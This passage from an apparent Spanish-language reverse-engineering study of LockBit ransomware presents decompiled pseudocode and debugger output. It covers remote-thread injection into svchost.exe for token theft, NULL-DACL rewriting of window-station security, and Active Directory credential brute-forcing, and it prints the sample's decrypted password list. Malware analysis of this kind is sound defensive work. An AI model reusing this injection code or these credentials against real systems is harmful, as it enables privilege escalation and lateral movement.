9             rtl_freeheap_antidbg_func(payload);
10            ((int *)payload_buffer)[5] = *((int *)PEB + 0x1D4); // Session ID
11            ((int *)payload_buffer)[9] = duplicated_handle; // Handle duplicado
12            ctx[5] = inject_payload_and_wait_remote_thread(hProcess1, payload_buffer, 0x17C); // Inyecta
13            // código
14            (*NtFreeVirtualMemory)(hProcess2, &payload_buffer, &payload_size, 0x8000);
15        } else { ... }
16    }
17 }
```

Si el sistema está en un entorno WOW64, ejecuta una lógica diferente. Para ello, desencripta un payload alternativo desde DAT\_0041b3da y reserva memoria donde copia dicho payload desencriptado, donde parchea de igual manera los campos correspondientes al Session ID y al manejador duplicado. A continuación, reserva una segunda región de memoria donde copia DAT\_0041b5df, tras desencriptarlo, que se modifica para incluir el manejador del proceso destino, puntero al payload principal y su tamaño. Este payload

es ejecuta directamente como una función al realizar una llamada a su dirección base, ejecutando así en el proceso remoto de forma indirecta. Finalmente, ambas regiones de memoria son liberadas.

#### get\_svchost\_token\_w\_processinjection\_adaptive() - Payload con WOW64

```

1 undefined4 get_svchost_token_w_processinjection_adaptive(void)
2 {
3     ...
4     if (payload_version == 0) { ...}
5     else {
6         payload_size = 0x201; // Reserva memoria para el payload desencriptado
7         status = (*NtAllocateVirtualMemory)(hProcess2, &v1_payload_buf, 0, &payload_size, 0x3000, 4);
8         if (status == 0 && (payload = decrypt_payload_xor_custom_func(&DAT_0041b3da)) != 0) {
9             (*memcpy)(v1_payload_buf, payload, 0x201);
10            rtl_freeheap_antidbg_func(payload);
11            ((int *)v1_payload_buf)[9] = *(int *)(PEB + 0x1D4);           // Session ID
12            ((int *)v1_payload_buf)[13] = duplicated_handle;               // Manejador duplicado
13            stage2_size = 0x2CF; // Reserva memoria para el segundo payload desencriptado
14            status = (*NtAllocateVirtualMemory)(hProcess2, &stage2_buf, 0, &stage2_size, 0x3000, 0x40);
15            if (status == 0 && (stage2 = decrypt_payload_xor_custom_func(&DAT_0041b5df)) != 0) {
16                (*memcpy)(stage2_buf, stage2, 0x2CF);
17                rtl_freeheap_antidbg_func(stage2);
18                ((int *)stage2_buf)[0x25] = hProcess1;           // Manejador de svchost.exe
19                ((int *)stage2_buf)[0x2C] = v1_payload_buf;      // Ptr al payload desencriptado
20                ((int *)stage2_buf)[0x33] = 0x201;                // Tamaño del payload
21                ctx[5] = (*stage2_buf)();                      // Ejecuta el payload como una función
22                (*NtFreeVirtualMemory)(hProcess2, &stage2_buf, &stage2_size, 0x8000);
23            }
24            (*NtFreeVirtualMemory)(hProcess2, &v1_payload_buf, &payload_size, 0x8000);
25        }
26    }
27    ...
28 }
```

De esta manera obtiene el token privilegiado de `svchost.exe` al utilizar múltiples payload encriptados y asegurar su compatibilidad en los distintos sistemas al atender a sistemas de 32 bits como sistemas de 64 bits.

#### find\_svchost\_with\_debug\_privilege()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • get_svchost_token_w_processinjection_adaptive()
            ◇ find_svchost_with_debug_privilege()
                ★ allocate_data_processheap_antidbg()
                ★ rtl_freeheap_antidbg_func()
                ★ reallocate_data_processheap_antidbg()
                ★ custom_hashing_function()
```

La función `find_svchost_with_debug_privilege()` busca entre todos los procesos en ejecución, por su nombre, a `svchost.exe`, como se ve en la figura 4.420, y que cuyo token de seguridad cuente con el privilegio SeDebugPrivilege [407]. Dicha capacidad es necesaria para que se pueda manipular la memoria de procesos protegidos, ignorando las restricciones impuestas por Listas de Control de Acceso Discrecional (DACLs) [408].




Figura 4.420: PID identificado por hash como el del proceso svchost.exe.

Con la misma lógica que la función `find_pid_by_hashed_processname()`, se obtiene la lista de procesos y se recorre cada entrada hasta que coincida el hash del nombre del proceso con `0xB7E02438`, que equivale a `svchost.exe`. En caso de coincidencia, obtiene su PID, se obtiene el manejador del proceso con `NtOpenProcess` [125] y se accede a su token con `NtOpenProcessToken` [136]. Entonces, crea una estructura `PRIVILEGE_SET` con el identificador LUID 1 correspondiente a `SeDebugPrivilege` [407] y verifica si cuenta con este privilegio mediante `ZwPrivilegeCheck` [149] el proceso.

Si cuenta con dicho privilegio, se cierran los manejadores y se devuelve el PID del proceso, que en caso contrario, de que no se encuentre en la lista un proceso que cumpla ambas condiciones, devuelve 0.

```
find_svchost_with_debug_privilege()

1 int find_svchost_with_debug_privilege(void)
2 {
3     ... // Obtiene el listado de procesos con la misma lógica que find_pid_by_hashed_processname()
4     if ((int)uVar6 == -0x481fdbc8) { // Hash coincide con "svchost.exe"
5         local_24[0] = (void *)((char *)piVar5 + 0x44); // PID del proceso, UniqueProcessId
6         ... // Obtiene manejador del proceso
7         uVar6 = (*NtOpenProcess)(&local_14, 0xfffffff, &local_3c, local_24);
8         if ((int)uVar6 == 0) { // Obtiene el token del proceso
9             iVar2 = (*NtOpenProcessToken)(local_14, 8, &local_10);
10            if (iVar2 == 0) {
11                ... // Configura PRIVILEGE_SET con SeDebugPrivilege y comprueba si tiene este privilegio
12                iVar2 = (*ZwPrivilegeCheck)(local_10, &local_50, &local_c);
13                if ((iVar2 == 0) && (local_c != 0)) {
14                    local_8 = (void *)((char *)piVar5 + 0x44); // Guarda PID como valor de retorno
15                    ... // Cierra con ZwClose el manejador y el token, y se liberan recursos
16                }
17            }
18        }
19    }
20 }
```

### is\_process\_wow64()

```
▷ lockbit.exe
    ▼ setup_environment_and_escalate_preexploit()
        • get_svchost_token_w_processinjection_adaptive()
            ◇ is_process_wow64()
```

Esta función determina si un proceso se está ejecutando bajo el entorno WOW64 (Windows-on-Windows 64) [406], es decir, si se trata de un proceso de 32 bits que se está ejecutando con un sistema operativo de 64 bits o no. Para ello, mediante el uso de la función API `ZwQueryInformationProcess()` [131] con el valor `ProcessWow64Information` (26) como `PROCESSINFOCLASS` [409], comprueba si el puntero devuelto es distinto a cero, indicando que el proceso está corriendo bajo WOW64, y escribe 1 en `param_2`, que en caso contrario escribe 0, indicando que es un proceso nativo de 64 bits. En la figura 4.421 puede observarse que obtiene el valor 1, confirmando que el proceso analizado está siendo

ejecutando bajo WOW64, que es razonable, debido a que la muestra de malware era de 32 bits, como se pudo observar en `Detect It Easy`, y se está ejecutando sobre un equipo de 64 bits, por lo que es necesario que se ejecute bajo WOW64.

Figura 4.421: Resultado en x32dbg mostrando ejecución bajo WOW64.

```

is_process_wow64()

1 bool is_process_wow64(undefined4 param_1, uint *param_2)
2 {
3     ... // clase 26 (ProcessWow64Information), determina si proceso en param_1 se ejecuta con WOW64
4     status = (*ZWQueryInformationProcess)(param_1, 26, &wow64_ptr, 4, 0);
5     if (status == 0) { // Si el puntero devuelto distinto de cero -> ejecuta WOW64 (x86 sobre x64)
6         *param_2 = (uint)(wow64_ptr != 0); Devuelve 1-> Ejecuta WOW64, 0 -> No ejecuta WOW64
7     }
8     return status == 0; // Devuelve 1 si la llamada fue exitosa (status = 0)
9 }
```

### inject\_payload\_and\_wait\_remote\_thread()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • get_svchost_token_w_processinjection_adaptive()
            ◇ inject_payload_and_wait_remote_thread()
```

Esta función inyecta payload en un proceso remoto y espera a que dicho código termine su ejecución. Primero, reserva una región de memoria en el proceso destino (`param_1`) de 719 bytes (0x2CF) con permisos de lectura, escritura y ejecución, utilizando para este fin la función `NtAllocateVirtualMemory` [153] y las banderas `MEM_COMMIT | MEM_RESERVE` y `PAGE_EXECUTE_READWRITE` [399].

Tras esto, copia el contenido del payload (`param_2`) en la memoria reservada con el tamaño especificado por `param_3` mediante `ZwWriteVirtualMemory` [150]. Si se realiza correctamente, se crea un hilo remoto en el proceso destino con `CreateRemoteThread` [165], estableciendo como punto de entrada la dirección en donde se ha copiado el payload.

Dicho hilo se ejecuta y se espera a que finalice con `WaitForSingleObject` [66]. Una vez terminado, recupera el código de salida con `GetExitCodeThread` [177], se cierra el manejador del hilo y finalmente se libera la memoria previamente asignada mediante `NtFreeVirtualMemory` [154]. El valor que devuelve la función es el código de salida del hilo inyectado.

**inject\_payload\_and\_wait\_remote\_thread()**

```

1 void* inject_payload_and_wait_remote_thread(undefined4 param_1, undefined4 param_2, undefined4 param_3)
2 {
3     ... // Reserva memoria ejecutable en el proceso remoto param_1
4     iVar1 = (*NtAllocateVirtualMemory)(param_1, &local_10, 0, &local_14, 0x3000, 0x40);
5     if (iVar1 == 0) { // Copia el payload param_2, con tamaño en param_3, en la memoria remota
6         iVar1 = (*ZwWriteVirtualMemory)(param_1, local_10, param_2, param_3, 0);
7         if (iVar1 == 0) { // Crea un hilo remoto que ejecuta el payload inyectado
8             local_c = (*CreateRemoteThread)(param_1, 0, 0, local_10, 0, 0, 0);
9             if (local_c != 0) { // Espera a que finalice la ejecución del hilo
10                (*WaitForSingleObject)(local_c, 0xffffffff);
11                (*GetExitCodeThread)(local_c, &local_8); // Obtiene el código de salida del hilo
12                (*ZwClose)(local_c); // Cierra el manejador del hilo
13            }
14        }
15        local_14 = 0;
16        (*NtFreeVirtualMemory)(param_1, &local_10, &local_14, 0x8000); // Libera la memoria reservada
17    }
18    return local_8; // Devuelve el código de salida del hilo remoto
19 }
```

**get\_console\_session\_user\_token()**

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • get_console_session_user_token()
```

La función `get_console_session_user_token()` trata de obtener el token de acceso de la consola interactiva que está utilizando el usuario actual. Para ello, realiza una llamada a la API `QueryUserToken()` [322], pasándole como parámetro el valor contenido en la dirección `0x7FFE02D8` (`INTERNAL_TS_ACTIVE_CONSOLE_ID`) [410] que contiene el identificador de sesión de la consola activa y se devuelve como resultado de la función.

**get\_console\_session\_user\_token()**

```

1 undefined4 get_console_session_user_token(void)
2 {
3     ... // 0x7FFE02D8 = INTERNAL_TS_ACTIVE_CONSOLE_ID, recupera token de acceso de la consola activa
4     (*QueryUserToken)(_DAT_7ffe02d8, &token);
5     return token;
6 }
```

**bypass\_gui\_acl\_with\_null\_dacl()**

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • bypass_gui_acl_with_null_dacl()
```

Esta función modifica los descriptores de seguridad (ACLs) [408] de los objetos `Window Station` y `Desktop` por defecto del sistema, en concreto la estación de ventanas `WinSta0` y el escritorio `default`, ambos utilizados por el subsistema gráfico de Windows [411]. Mediante una Lista de Control de Acceso Discrecional (DACL) vacía se consigue otorgar acceso completo a cualquier usuario.

Primero, inicializa un `SECURITY_DESCRIPTOR` [412] con la bandera `SE_DACL_PRESENT` (0x4) [413] que indica que el descriptor contiene una DACL, pero al apuntar con un puntero nulo permite acceso total a cualquier usuario al no limitar en dicha lista a ningún usuario. El descriptor tiene la siguiente estructura:

Offset	Campo	Valor	Descripción
0x00	Revision	0x01	Versión del descriptor
0x01	Sbz1	0x00	Byte de relleno
0x02	Control (bajo)	0x04	<code>SE_DACL_PRESENT</code>
0x03	Control (alto)	0x00	Byte superior del campo Control
0x04–0x07	Owner SID	0x00000000	Sin establecer (NULL)
0x08–0x0B	Group SID	0x00000000	Sin establecer (NULL)
0x0C–0x0F	SACL ptr	0x00000000	Sin establecer (NULL)
0x10–0x13	DACL ptr	0x00000000	NULL + <code>SE_DACL_PRESENT</code> → acceso total a cualquiera

Luego, abre la estación de ventanas `WinSta0` con la API `OpenWindowStationW()` [258] con permisos `WRITE_DAC` y aplica el descriptor con `NtSetSecurityObject()` [135]. Si tiene éxito, abre el escritorio `default` con `OpenDesktopW()` [260] y repite el mismo procedimiento.




Figura 4.422: `SECURITY_DESCRIPTOR` con DACL nulo




Figura 4.423: Acceso a `WinSta0` con `OpenWindowStationW()`




Figura 4.424: Acceso al escritorio `default` con `OpenDesktopW()`

Finalmente, si ambas llamadas a `NtSetSecurityObject()` son un éxito, la función devuelve 1, y en caso contrario devuelve 0. Esta modificación permite a cualquier proceso que interactúe sin restricciones con la `interfaz gráfica (GUI)`, ya que elimina el control de acceso en los objetos gráficos del sistema.

**bypass\_gui\_acl\_with\_null\_dacl()**

```

1 undefined4 bypass_gui_acl_with_null_dacl(void)
2 {
3     ... // cadenas Unicode "WinSta0" y "Default"
4     wchar_t winsta0[] = L"WinSta0";
5     wchar_t desktop[] = L"Default";
6     ... // Inicializa el SECURITY_DESCRIPTOR con campo control SE_DACL_PRESENT (0x0004)
7     // Abre la estación de ventanas "WinSta0" con permiso WRITE_DAC (0x40000)
8     local_c = (*OpenWindowStationW)(winsta0, 0, 0x40000);
9     if (local_c != 0 &&
10         // Establece una DACL NULL en WinSta0 con NtSetSecurityObject
11         (iVar2 = (*NtSetSecurityObject)(local_c, 4, &local_94), iVar2 == 0) &&
12         // Abre el escritorio "Default" con permisos WRITE_DAC / READ_CONTROL (0x40081)
13         (local_10 = (*OpenDesktopW)(desktop, 0, 0, 0x40081), local_10 != 0) &&
14         // Aplica otra vez el descriptor con la DACL null al escritorio
15         (iVar2 = (*NtSetSecurityObject)(local_10, 4, &local_94), iVar2 == 0)) {
16             local_8 = 1; // Si todo fue correcto, devuelve 1
17         }
18     ... // Cierra los manejadores abiertos con CloseDesktop y CloseWindowStation
19     return local_8; // Devuelve 1 si el ACL fue modificado correctamente, 0 si falló
20 }
```

**setup\_environment\_and\_escalate\_preeexploit()**

```

▷ lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • ...
        • store_valid_dc_credential_from_list()
        • check_token_admin_group()
        • get_user_sid_result_func()
        • rtl_freeheap_antidbg_func()
        • ...

```

Después de obtener los privilegios necesarios para el resto de la ejecución del malware, intenta un ataque de fuerza bruta mediante un listado de credenciales comunes de Directorio Activo para efectuar el movimiento lateral más adelante en el programa, siempre que la bandera de funcionalidad DAT\_00425122 esté activa, que fue obtenida previamente en la función `prepare_payload_and_config_data_func()`.

Primero, con la función `store_valid_dc_credential_from_list()` a partir de la lista de credenciales de Active Directory almacenada en DAT\_00425154, que fue previamente extraída en la función `prepare_payload_and_config_data_func()`. Con esta lista el malware intenta encontrar un par válido de nombre de usuario y contraseña, que si lo encuentra, devuelve el token de usuario correspondiente y lo guarda en DAT\_00425168.

A continuación, utiliza `check_token_admin_group()` para verificar si el token de usuario obtenido pertenece al grupo de administradores del dominio. Si es así, invoca la función `get_user_sid_result_func()` para comprobar si proceso actual cuenta con privilegios de administrador para el posterior movimiento lateral, que en caso de que no, libera de la memoria estos valores con la función `rtl_freeheap_antidbg_func()`.

```

setup_environment_and_escalate_preeexploit()

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ...
4     if (DAT_00425122 != 0) { // Comprueba bandera de funcionalidad
5         // Prueba a fuerza bruta con credenciales de Directorio Activo y guarda el token de usuario
6         DAT_00425168 = store_valid_dc_credential_from_list();
7         if (DAT_00425168 != 0) { // Si obtiene token de usuario de Directorio Activo comprueba grupo admin
8             iVar1 = check_token_admin_group(DAT_00425168);
9             if (iVar1 != 0) {
10                 iVar1 = get_user_sid_result_func(); // Comprueba si tiene permisos de administrador
11                 if (iVar1 == 0) { // Libera variables de movimiento lateral en AD si no cuenta con permisos
12                     rtl_freeheap_antidbg_func(DAT_0042515c);
13                     rtl_freeheap_antidbg_func(DAT_00425160);
14                     rtl_freeheap_antidbg_func(DAT_00425164);
15                     (*ZwClose)(DAT_00425168);
16                     DAT_00425168 = 0;
17                 }
18             }
19         }
20     }
21 }
```

### store\_valid\_dc\_credential\_from\_list()

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • store_valid_dc_credential_from_list()
            ◇ calculate_base64_decoded_size()
            ◇ allocate_data_processheap_antidbg()
            ◇ base64_decoder_func()
            ◇ rtl_freeheap_antidbg_func()
            ◇ two_round_xor_decryption_func()
            ◇ get_domain_controller_name_func()
            ◇ attempt_dclogon_and_get_token()
            ◇ alloc_copy_and_encrypt_with_size_prefix()
```

Esta función prueba una lista de credenciales en el controlador de dominio y almacena la primera combinación válida encontrada y devuelve su token de usuario.

Primero, calcula con `calculate_base64_decoded_size()` el tamaño que ocupará el contenido decodificado en base64 de `DAT_00425154`, que se obtuvo anteriormente en la función `prepare_payload_and_config_data_func()`. Tras esto, reserva memoria en el montón del proceso con `allocate_data_processheap_antidbg()` y decodifica dicho contenido en este búfer con `base64_decoder_func()`, siendo liberado posteriormente `rtl_freeheap_antidbg_func`.

Una vez decodificado se desencripta con `two_round_xor_decryption_func()`, y el resultado se almacena de nuevo en `DAT_00425154`, que corresponde a un listado de credenciales de Directorio Activo en formato Unicode (`wchar_t`), donde cada línea tiene el formato `usuario:contraseña`. Luego, invoca la función `get_domain_controller_name_func()` para obtener el nombre del controlador de dominio, que si no pertenece a un dominio finaliza prematuramente la función.

En cada iteración busca el carácter separador ":" con `wcschr` [116] para separar el

nombre de usuario de la contraseña, que junto con el nombre del dominio se pasan como estructura a la función `attempt_dclogon_and_get_token()`, que se ejecutará en un hilo con `CreateThread` [164]. El hilo se activa con `ResumeThread` [166] y espera un máximo de tres segundos con `WaitForSingleObject` [66].

Si el hilo no finaliza en el tiempo esperado fuerza a que se termine con la función `ZwTerminateThread` [147]. Si ha finalizado el hilo, recupera su código de salida mediante `GetExitCodeThread` [177]. En caso de éxito, cuando el código de salida es distinto a cero, se copia y almacena por separado el nombre de usuario, la contraseña y el dominio utilizando por la función `alloc_copy_and_encrypt_with_size_prefix`, guardando los resultados cifrados en las variables globales `DAT_0042515c`, `DAT_00425164` y `DAT_00425160` respectivamente.

```

store_valid_dc_credential_from_list()

1 int store_valid_dc_credential_from_list(void)
2 {
3     ... // Calcular el tamaño que tendrá el búfer una vez descodificado con base64
4     iVar2 = calculate_base64_decoded_size((int)DAT_00425154);
5     uVar5 = allocate_data_processheap_antidbg(iVar2 + 2); // Reserva búfer
6     puVar4 = (uint *)uVar5;
7     if (puVar4 != (uint *)0x0) { // Decodifica base64 de DAT_00425154 al búfer reservado
8         base64_decoder_func(..., ..., DAT_00425154, (byte *)puVar4);
9         rtl_freeheap_antidbg_func(DAT_00425154); // Libera el búfer original codificado en base64
10        two_round_xor_decryption_func((byte *)puVar4, iVar2); // Desencripta el búfer decodificado
11        DAT_00425154 = puVar4; // Guarda el búfer desencriptado de nuevo en la variable global
12        iVar2 = get_domain_controller_name_func(local_20c); // Obtiene nombre del controlador de dominio
13        if (iVar2 != 0) { // Si obtiene nombre de controlador de dominio continua su ejecución
14            do { // Copiar el string actual de puVar4 a local_10c
15                (*wcscpy)(local_10c, puVar4);
16                puVar3 = (undefined2 *)(*wcschr)(local_10c, ':'); // Busca el carácter ':'
17                if (puVar3 != (undefined2 *)0x0) {
18                    *puVar3 = 0; // Separar el string en dos: cortar en ':'
19                    local_218 = local_10c; // Parte izquierda = nombre de usuario
20                    local_210 = puVar3 + 1; // Parte derecha = contraseña
21                    local_214 = local_20c; // Dominio = nombre del DC
22                    ... // Crea hilo para intentar autenticación con esas credenciales
23                    local_8 = (*CreateThread)(0, 0, attempt_dclogon_and_get_token, &local_218, 4, 0);
24                    if (local_8 != 0) {
25                        (*ResumeThread)(local_8); // Inicia el hilo
26                        iVar2 = (*WaitForSingleObject)(local_8, 3000); // Espera máximo 3 segundos
27                        if (iVar2 == 0x102) { (*ZwTerminateThread)(local_8, 0); } // Si timeout -> termina hilo
28                        else { (*GetExitCodeThread)(local_8, &local_c); } // Obtiene token si ha habido éxito
29                        (*ZwClose)(local_8); // Cierra manejador del hilo
30                        if (local_c != 0) { // Si el token es válido (login correcto)
31                            iVar2 = (*wcslen)(local_210); // Guarda la contraseña encriptada
32                            DAT_00425164 = alloc_copy_and_encrypt_with_size_prefix((undefined*)local_210, iVar2*2+2);
33                            puVar1 = local_218; // Guardar el nombre de usuario encriptado
34                            iVar2 = (*wcslen)(local_218);
35                            DAT_0042515c = alloc_copy_and_encrypt_with_size_prefix(puVar1, iVar2 * 2 + 2);
36                            puVar1 = local_214; // Guardar el nombre del dominio encriptado
37                            iVar2 = (*wcslen)(local_214);
38                            DAT_00425160 = alloc_copy_and_encrypt_with_size_prefix(puVar1, iVar2 * 2 + 2);
39                            break;
40                        }
41                    }
42                } // Avanza al siguiente set de credenciales
43                iVar2 = (*wcslen)(puVar4);
44                puVar4 = (uint *)((int)puVar4 + iVar2 * 2 + 2);
45            } while ((*(<short>)puVar4 != 0); // Detiene al encontrar doble terminador nulo (fin de lista)
46        }
47        rtl_freeheap_antidbg_func(DAT_00425154); // Liberar el búfer descifrado de credenciales
48    }
49    return local_c; // Devuelve el token (o 0 si no hubo autenticación con éxito)
50 }
```

Con `x32dbg` se visualiza el conjunto de credenciales tras la decodificación y desencriptado del contenido de `DAT_00425154`, tal y como se muestra en la Figura 4.425.

Address	Hex	ASCII
01348558	61 00 64 00	a.d..
01348568	77 00 65 00	l.a.b.:Q.
01348578	64 00 6D 00	w.e.r.t.y.!...A
01348588	61 00 74 00	d.m.i.n.i.s.t.r
01348598	6F 00 72 00	a.t.o.r.:1.2.3
01348598	51 00 57 00	Q.W.E.q.w.e.!@.
013485A8	23 00 00 00	#...A.d.m.i.n.2
013485B8	3A 00 50 00	:P.@s.s.w.0.r
013485C8	64 00 00 00	d...A.d.m.i.n.i
013485D8	73 00 74 00	s.t.r.a.t.o.r:
013485E8	50 00 40 00	P.@s.s.w.0.r.d
013485F8	00 00 41 00	..A.d.m.i.n.i.s
01348608	64 00 6D 00	t.r.a.t.o.r.:Q
01348618	74 00 72 00	w.e.r.t.y.!...A
01348628	61 00 65 00	d.m.i.n.i.s.t.r
01348638	64 00 6D 00	a.t.o.r.:1.2.3
01348648	61 00 74 00	Q.W.E.q.w.e...A
01348658	51 00 57 00	d.m.i.n.i.s.t.r
01348668	45 00 71 00	a.t.o.r.:1.2.3
01348678	61 00 57 00	Q.W.E.q.w.e.q.w
01348688	65 00 00 00	e.....<<<<<<

Figura 4.425: Contenido de DAT\_00425154 tras su descodificación y desencriptado.

El conjunto de credenciales a probar a fuerza bruta son las siguientes:

- ad.lab:Qwerty!
- Administrator:123QWEqwe!@#
- Admin2:P@ssw0rd
- Administrator:P@ssw0rd
- Administrator:Qwerty!
- Administrator:123QWEqwe
- Administrator:123QWEqweqwe

`get_domain_controller_name_func()`

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • store_valid_dc_credential_from_list()
            ◇ get_domain_controller_name_func()

```

Esta función obtiene el nombre del controlador de dominio mediante una llamada a la función `DsGetDcNameW` [335]. Si tiene éxito, recupera el campo `DomainControllerName` (desplazamiento +0x1C) de la estructura `DOMAIN_CONTROLLER_INFO` [414] y lo copia en el parámetro de entrada `param_1` con `wcscpy` [114]. Finalmente, libera la estructura devuelta con `NetApiBufferFree` [334] y devuelve la función 1 en caso de éxito o 0 en caso contrario.

**get\_domain\_controller\_name\_func()**

```

1 undefined4 get_domain_controller_name_func(undefined4 param_1)
2 {
3     ... // Sigue la información sobre el controlador de dominio (DOMAIN_CONTROLLER_INFO)
4     iVar1 = (*DsGetDcNameW)(0, 0, 0, 0, 0, &local_c);
5     if (iVar1 == 0) { // Si lo obtiene correctamente, param_1 -> DomainControllerName desplazamiento 0x1c
6         (*wcscpy)(param_1, *(undefined4 *)(&local_c + 0x1c));
7         (*NetApiBufferFree)(local_c); // Libera la estructura devuelta por DsGetDcNameW
8         local_8 = 1; // Indica éxito
9     }
10    return local_8; // Devuelve 1 si se obtuvo el nombre del DC en param_1, 0 en caso contrario
11 }
```

**attempt\_dclogon\_and\_get\_token()**

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • store_valid_dc_credential_from_list()
            ◇ attempt_dclogon_and_get_token()
```

La función autentifica a un usuario en el dominio mediante LogonUserW [235], especificando el tipo de inicio de sesión interactivo (LOGON32\_LOGON\_INTERACTIVE, valor 2) y el proveedor por defecto (LOGON32\_PROVIDER\_DEFAULT, valor 0). El parámetro de entrada `param_1` es un puntero con tres cadenas `wchar_t*` que contiene el nombre de usuario (`param_1[0]`), el nombre del dominio (`param_1[1]`) y la contraseña (`param_1[2]`). Finalmente, si se autentifica con éxito la función devuelve el manejador del token de acceso y 0 si falla.

**attempt\_dclogon\_and\_get\_token()**

```

1 undefined4 attempt_dclogon_and_get_token(undefined4 *param_1)
2 {
3     ... // param_1[0] = nombre de usuario, param_1[1] = nombre del dominio, param_1[2] = contraseña
4     // LOGON32_LOGON_INTERACTIVE (2), LOGON32_PROVIDER_DEFAULT (0)
5     (*LogonUserW)(*param_1, param_1[1], param_1[2], 2, 0, &local_8);
6     return local_8; // Devuelve el token (si éxito) o 0 (si falla)
7 }
```

**alloc\_copy\_and\_encrypt\_with\_size\_prefix()**

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • store_valid_dc_credential_from_list()
            ◇ alloc_copy_and_encrypt_with_size_prefix()
                ★ allocate_data_processheap_antidbg()
                ★ two_round_xor_decryption_func()
```

Esta función primero con `allocate_data_processheap_antidbg()` reserva memoria en el montón del proceso con un tamaño total de `param_2 + 4` bytes. Una vez reservado el bloque, la función copia byte a byte el contenido en `param_1` al búfer, dejando los

primeros 4 bytes reservados para el tamaño (`param_2`), que posteriormente encripta con `two_round_xor_decrypt_func()` sobre los datos copiados.

### alloc\_copy\_and\_encrypt\_with\_size\_prefix()

```

1 int *alloc_copy_and_encrypt_with_size_prefix(undefined *param_1, int param_2)
2 {
3     ... // Reserva búfer en el montón con tamaño param_2 + 4 bytes
4     buffer_base = (int *)allocate_data_processheap_antidbg(param_2 + 4);
5     if (buffer_base != (int *)0x0) {
6         *buffer_base = param_2; // Guarda el tamaño original en la posición inicial del buffer
7         data_ptr = buffer_base + 1; // Apunta después del prefijo de tamaño
8         for (i = param_2; i != 0; i--) { // Copia cada byte de param_1 en el búfer después del tamaño
9             *(undefined *)data_ptr = *param_1; // Copia byte actual
10            param_1 = param_1 + 1; // Avanza a siguiente byte
11            data_ptr = (int *)((int)data_ptr + 1); // Avanza el puntero destino
12        } // Aplica cifrado XOR personalizado sobre el contenido copiado
13        two_round_xor_decrypt_func((byte *)buffer_base + 1), param_2);
14    }
15    return buffer_base; // Devuelve el puntero al búfer reservado (NULL si falla)
16 }
```

### check\_token\_admin\_group()

```

▷ lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • store_valid_dc_credential_from_list()
            ◇ check_token_admin_group()
                ★ allocate_data_processheap_antidbg()
                ★ rtl_freeheap_antidbg_func()
```

En la función `check_token_admin_member()` se comprueba si el token de acceso pasado, o con el token del proceso si no se pasa, de si pertenece a algún grupo de administradores de dominio, que a diferencia de la función `is_token_admin_member()` esta comprobaba si era un administrador simplemente. En esta función se compara los identificadores SID de cada grupo con el del grupo de *Administradores del dominio* (S-1-5-21-544) [395], el cual si encuentra alguna coincidencia, devuelve 1 y 0 en caso de que no.

### check\_token\_admin\_member()

```

1 void* check_token_admin_member(int param_1)
2 {
3     ... // Misma lógica de obtención de grupos del token pasado, o del proceso si no se pasa
4     do { // Compara si los atributos son 0x15 y el RID es 0x200 (grupo Administradores de dominio)
5         if (((*(int *)group_ptr_iter+0x8) == 0x15) && ((*(int *)group_ptr_iter+0xc) == 0x220)) {
6             result = 1; // Pertenece al grupo de administradores
7             break;
8         }
9         group_ptr_iter = group_ptr_iter + 2; // Avanza al siguiente grupo
10        query_status = query_status - 1;
11    } while (query_status != 0);
12    ...
13 }
```

### setup\_environment\_and\_escalate\_preeexploit()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • ...
        • is_running_user_token_as_system()
        • has_matching_hashed_argument()
        • elevated_reexecution_with_pipe_argument()
        • ...

```

Una vez preparadas las variables globales para el futuro movimiento lateral en el Directorio Activo, hay un flujo de programa alternativo que se ejecuta si la bandera de funcionalidad en DAT\_00425131 está activa y si el token de usuario de administrador del dominio se ha obtenido correctamente en DAT\_00425168. Si se cumplen ambas condiciones, comprueba si el proceso actual se ejecuta con el token de usuario de SYSTEM mediante la función `is_running_user_token_as_system()` para comprobar si cuenta con suficientes privilegios. Tras esto, si el proceso contiene un argumento que coincide con un valor hash esperado, identificado con `has_matching_hashed_argument()` da paso a la ejecución de la función `elevated_reexecution_with_pipe_argument()` que relanza el malware con privilegios elevados con canalizaciones.

Finalmente, finaliza el proceso actual con la función `NtTerminateProcess()` [146] y releva sus funciones al proceso reejecutado con canalizaciones.

```

setup_environment_and_escalate_preeexploit()

1 void setup_environment_and_escalate_preeexploit(void)
2 {
3     ... // Comprueba si bandera de funcionalidad activa y si está el token de AD
4     if ((DAT_00425131 != 0) && (DAT_00425168 != 0)) {
5         iVar1 = is_running_user_token_as_system(); // Comprueba si tiene permisos suficientes de sistema
6         if (iVar1 != 0) { // Comprueba si el proceso tiene un argumento que coincide con un hash
7             iVar1 = has_matching_hashed_argument();
8             if (iVar1 != 0) { // Vuelve a lanzar el proceso elevado con canalizaciones (pipe)
9                 elevated_reexecution_with_pipe_argument();
10                (*NtTerminateProcess)(0xffffffff,0);
11            }
12        }
13    }

```

### has\_matching\_hashed\_argument()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • has_matching_hashed_argument()
            ◇ retrieve_process_commandline_from_peb()
            ◇ custom_hashing_function()

```

